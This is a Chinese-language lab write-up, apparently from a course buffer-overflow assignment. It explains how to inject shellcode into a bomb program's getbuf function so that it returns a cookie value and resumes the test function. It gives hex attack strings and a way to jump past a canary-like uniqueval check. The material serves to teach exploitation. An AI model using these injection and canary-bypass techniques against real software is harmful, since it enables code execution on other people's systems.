

本关要求进行“无感攻击”，即调用getbuf后继续执行test函数，但要以cookie作为getbuf的返回值。



从getbuf函数的源码来看，getbuf正常的返回值是1，而返回值是通过rax寄存器代回的，因此只需要修改rax寄存器的值为cookie即可。




在炸弹程序的反汇编代码中注意到，test函数调用了getbuf函数。在test函数中调用getbuf前，记下test过程“call getbuf”指令的下一条指令的地址，也就是0x4011ae，这个地址要作为getbuf完成攻击后的返回地址。为了修改getbuf的返回值，不能让getbuf正常返回，必须让getbuf执行恶意代码，修改rax寄存器的值为cookie，然后直接跳转到0x4011ae继续执行test函数。

在getbuf函数中注入如下恶意代码完成返回值的修改和函数的跳转：

movl $0x2e561bea, %eax

jmp 0x4011ae

通过EDB软件完成上述代码到机器语言的编译：



下面构造攻击字符串。

/\* bad code of asm \*/

/\* movl $0x2e561bea, %eax \*/

/\* jmp 0x4011ae \*/

b8 ea 1b 56 2e e9 f4 d7 d7 aa

/\* complete the string \*/

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


/\* rbp \*/

d0 39 68 55 00 00 00 00


/\* ret add \*/

b0 39 68 55 00 00 00 00


但是发现这样的字符串输入后会得到如下输出：



在代码中发现了这样一段，类似于金丝雀，在调用getbuf前后分别调用了一次uniqueval函数，会生成随机数并放到rbp-8的位置，在调用getbuf后再检测一次这个位置的值，看两次的数是否一样。



为了绕过这个金丝雀，我们可以在恶意代码中直接jmp到金丝雀的验证之后，也就是地址为0x4011d0的位置。但是test过程在调用getbuf之后将eax寄存器的值放到了rbp-4的位置，因此在恶意代码中同样需要完成这个操作。通过EDB动态调试可以知道在test过程中rbp的值为0x556839d0，rbp-4=0x556839CC，而在执行恶意代码时的rbp也是0x556839d0，因此恶意代码中同样要将eax移动到rbp-4的位置。



构造的新代码如上图。这样之后，构造的攻击字符串如下：

/\* bad code of asm \*/

/\* movl $0x2e561bea, %eax \*/

b8 ea 1b 56 2e

/\* mov %eax, -4(%rbp) \*/

89 45 fc

/\* jmp 0x4011d0 \*/

e9 13 d8 d7 aa

/\* complete the string \*/

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/\* rbp \*/

d0 39 68 55 00 00 00 00

/\* ret add \*/

b0 39 68 55 00 00 00 00

经测试，上述攻击字符串可以通过本关卡。